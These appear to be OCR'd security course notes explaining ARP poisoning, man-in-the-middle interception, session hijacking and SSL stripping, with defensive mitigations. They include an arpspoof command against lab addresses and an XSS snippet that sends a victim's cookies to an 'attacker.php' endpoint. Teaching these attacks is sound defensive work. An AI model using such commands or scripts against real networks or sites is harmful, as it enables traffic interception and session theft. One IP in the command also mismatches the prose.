ARP Spoofing/ARP Poisoning:

- The trouble with relying on ARP for addressing is that there's no guarantee that the IP address–to–MAC address answer you get is correct. Any machine can reply to an ARP request for a given IP, even if that machine is really having the same IP address or some other IP address. The target machine will accept the reply, regardless.
- That's ARP cache poisoning in a nutshell. We send out a series of ARP replies that tell our target that we are another machine on the network. Thus, when the target sends traffic intended for that machine, it will instead send the packets straight to us to be picked up by our traffic sniffer.

ARP Cache Poisoning with Arpspoof**: [Self study]**

- One easy-to-use tool for ARP cache poisoning is Arpspoof.
- To use Arpspoof, we tell it which network interface to use, the target of our ARP cache poi□soning attack, and the IP address we would like to masquerade as.
- For example, to fool the Linux target into thinking we are the Windows XP machine, I set the -i option as eth0 to specify the interface, the -t option as 192.168.20.11 to specify the target as the Linux box, and 192.168.20.10 as the Windows XP machine I want to pretend to be.

```
root@kali:~# arpspoof -i eth0 -t 192.168.20.11
192.168.20.1
```

An ARP spoofing attack consists of two phases.

- During the **first phase**, the attacker sends a fake ARP response to the victim, stating that the attacker's MAC address maps to the router's IP address. This allows the attacker to trick the victim into believing that the attacker's machine is the router.
- During the **second phase**, the victim accepts the fake ARP packet sent by the attacker and updates the mapping in its ARP table to reflect that the attacker's MAC address now maps to the router's IP address.
- This means that the victim's internet traffic will be sent to the attacker's machine instead of the router.

- The attacker's machine can then forward this information to the router after inspecting it.
- If the attacker also wants to intercept internet traffic intended for the victim, the attacker must also trick the router into sending it the victim's traffic.
- Therefore, the attacker must create a fake ARP packet indicating that the victim's IP address maps to the attacker's MAC address.
- This allows the attacker to intercept and inspect incoming internet traffic and then forward that traffic to the victim.
- Idea behind ARP spoofing attack is explained with a simple diagram, shown in Figure 2. Here, Jane (the attacker) tricks Alice (the victim) into sending her mail to Jane.




Figure 2-3: An example of a spoofing attack involving a postal worker

- The ARP spoofing attack is an example of a **man-in-the-middle attack**, because the attacker places themselves between the victim and router.

MITM & Session Hijacking:

- There are many applications and services that operate on a client-server model that sends sensitive data in plaintext, allowing a penetration tester to both intercept and capture such data.
- Capturing user credentials and password hashes will allow you to easily gain access to clients and servers within the organization's network.
- As a penetration tester, you can perform a MITM attack, which allows you to intercept all network packets between a sender and a destination. To get a clear understanding of how threat actors and penetration testers perform MITM attacks, let's obverse the following diagram:




Figure 9.46 – Normal network communication

- As shown in the preceding diagram, if the Windows host wants to communicate with the web server, both devices need to know the Media Access Control (MAC) address of each other.
- If a device such as the Windows host does not know the MAC address of the web server, it will broadcast an Address Resolution Protocol (ARP) request message to all devices within the same network.
- The ARP request message will contain the destination host's IP address, which is referred to as the target IP address. The host on the network that is assigned/configured with the target IP address will respond with its MAC address with an ARP reply message.
- Within each host device, there is an ARP cache, which temporarily stores the IP-to-MAC address mapping of devices.
- **However, ARP is one of the many protocols that wasn't designed with security in mind.** Penetration testers can modify the entries within the ARP cache within a host machine on a network.
- In other words, a penetration tester can poison the ARP cache entries by modifying the IP-to-MAC address mapping.

The following are the phases of a MITM attack:

1. To perform a MITM attack, the penetration tester needs to ensure their attack system, such as Kali Linux, is connected to the same network as the targets.
2. Next, the attacker sends gratuitous ARP messages that contain false IP-to-MAC address information. The attacker will send gratuitous ARP messages to the Windows host with 172.30.1.24 -> 08-00-27-9C-F5-48, and gratuitous

ARP messages to the web server with 172.30.1.21 -> 08-00-27-9C-F5-48, as shown:




Figure 9.47 – Gratuitous ARP messages

3. Once both targets' ARP cache is poisoned with the false information, when both targets are communicating with each other, their traffic is sent through the attacker's machine, as shown:




Figure 9.48 – MITM attack

4. This attack allows the penetration tester to intercept all communication between multiple hosts on the network and simply forward the packets to their destinations, therefore an unsuspecting user will not be aware that their traffic is being intercepted.
5. While intercepting network packets, penetration testers usually run a packet capture/sniffer tool, such as the following:
   - **Wireshark**: A free graphical user interface tool used by both networking and cybersecurity professionals to capture network packets and perform protocol analysis and troubleshooting.
   - **Tcpdump**: A command line-based tool that allows cybersecurity professionals to capture network traffic for analysis.

Session Hijacking:

- TCP session hijacking is a security attack on a user session over a protected network.
- The most common method of session hijacking is called IP spoofing, when an attacker uses source-routed IP packets to insert commands into an active communication between two nodes on a network and disguise itself as one


of the authenticated users. This type of attack is possible because authentication typically is only done at the start of a TCP session.

- Another type of session hijacking is known as a **man-in-the-middle attack**, where the attacker, using a sniffer, can observe the communication between devices and collect the data that is transmitted.
-

Different ways of session hijacking :

There are many ways to do Session Hijacking. Some of them are given below –

1. **Using Packet Sniffers**



In the above figure, it can be seen that attack captures the victim's session ID to gain access to the server by using some packet sniffers.

2. **Cross Site Scripting(XSS Attack)**
   - Attacker can also capture victim's Session ID using XSS attack by using javascript.
   - If an attacker sends a crafted link to the victim with the malicious JavaScript, when the victim clicks on the link, the JavaScript will run and complete the instructions made by the attacker.

```
<SCRIPT type="text/javascript">
var adr = '../attacker.php?victim_cookie=' +
escape(document.cookie);
</SCRIPT>
```

3. **IP Spoofing:**
   Spoofing is pretending to be someone else. This is a technique used to gain unauthorized access to the computer with an IP address of a trusted host. In implementing this technique, attacker has to obtain the IP address of the client and inject his own packets spoofed with the IP address of client into the TCP session, so as to fool the server that it is communicating with the victim i.e. the original host.
4. **Blind Attack:**
   If attacker is not able to sniff packets and guess the correct sequence number expected by server, brute force combinations of sequence number can be tried.

Mitigation

- To defend a network with session hijacking, a defender has to implement both security measures at Application level and Network level.
- Network level hijacks can be prevented by Ciphering the packets so that the hijacker cannot decipher the packet headers, to obtain any information which will aid in spoofing. This encryption can be provided by using protocols such as IPSEC, SSL, SSH etc.
- Internet security protocol (IPSEC) has the ability to encrypt the packet on some shared key between the two parties involved in communication. IPsec runs in two modes: Transport and Tunnel.

- In Transport Mode only the data sent in the packet is encrypted while in Tunnel Mode both packet headers and data are encrypted, so it is more restrictive.
- Session hijacking is a serious threat to Networks and Web applications on web as most of the systems are vulnerable to it.

SSL Attacks

So far, we've been able to intercept encrypted traffic, but we haven't been able to get any sensitive information out of the encrypted connection.

For this attack, we'll rely on a user's willingness to click past an SSL certificate warning to perform a man-in-the-middle attack and get the plaintext out of a Secure Sockets Layer (SSL) connection, which encrypts traffic to protect it from being read by an eavesdropper.

SSL Basics

- The goal of SSL is to provide reasonable assurance that any sensitive information (such as credentials or credit card numbers) transmitted between a user's browser and a server is secure—unable to be read by a malicious entity along the way.
- To prove that the connection is secure, SSL uses certificates.
- When you browse to an SSL-enabled site, your browser asks the site to identify itself with its SSL certificate. The site presents its certificate, which your browser verifies. If your browser accepts the certificate, it informs the server, the server returns a digitally signed acknowledgment, and SSL-secured communication begins.
- An SSL certificate includes an encryption key pair as well as identifying information, such as the domain name and the name of the company that owns the site.
- A server's SSL certificate is generally vouched for by a certificate authority (CA) such as VeriSign or Thawte.
- Browsers come preinstalled with a list of trusted CAs, and if a server's SSL certificate is vouched for by a trusted CA, the browser can create a secure connection.

- If the certificate is untrusted, the user will be presented with a warning that basically says, “The connection might be secure, but it might not be. Proceed at your own risk.”




Figure 7-13: SSL man-in-the-middle attack

SSL Striping

- SSL stripping is a technique by which a website is downgraded from https to http.
- In other words, the attack is used to circumvent the security which is enforced by SSL certificates on https sites. This is also known as SSL downgrading.
- The attacks expose the website to eavesdropping and data manipulation by forcing it to use insecure HTTP rather than secured https.
- When you enter the URL on the browser, the first connection will be a plain http before it gets redirected to secure https. The attacker takes advantage of this small window by using the SSL strip attack.

Working:

For SSL stripping to take place there are three requirements

- Attacker A
- Victim V
- Server S

Victim V is made to believe that the data he is exchanging is secure and encrypted when transmitted over the network to the server. But the fact is there is no authenticity of data that is traveling because the encryption is stripped off and the data is in plaintext vulnerable to MITM.

- Victim V wants to access his social network account over secured https, but attacker A wants to get the credentials that victim V is using.
- To attain this, attacker A must establish a connection with victim V which cuts the secure connection between the victim and the server.
- Now, victim V will try to access the website and the recipient of the request is attacker A. Attacker will intervene and act as a default gateway for victim V and will share the packet with the server.
- The point to be noted here is the attacker A machine and the server will have SSL encrypted connection.
- The webserver now responds to the request (which should originally go to Victim V) to Attacker A with an HTTPS URL.
- The attacker A will now use its perilous skills to downgrade the https to http and forward the same to victim V. The beauty (or casualty!) is not that victim V has no idea what's happening in the background nor has any way to confirm the authenticity of the data which he has received.
- Now as the SSL encryption has been stripped anything which victim V types including the user details, password, credit card number, etc will be sniffed by Attacker A.

Prevent SSL Striping Attacks:

Some additional methods to prevent SSL stripping attacks include:

- Using a browser extension(such as HTTPS Everywhere) that catches such attacks through employing domain and rule lists.
- Enabling of SSL sitewide instead of only on one webpage.
- Using HTTP Strict Transport Security (HSTS) which requires websites to allow only connections utilizing HTTPS.
- Using of Virtual Private Networks (VPNs).
- Avoiding public Wi-Fi to avoid the interception of sensitive data over an insecure connection.

- Bookmarking of secure websites for future use
- Avoiding insecure HTTP connections and suspicious links.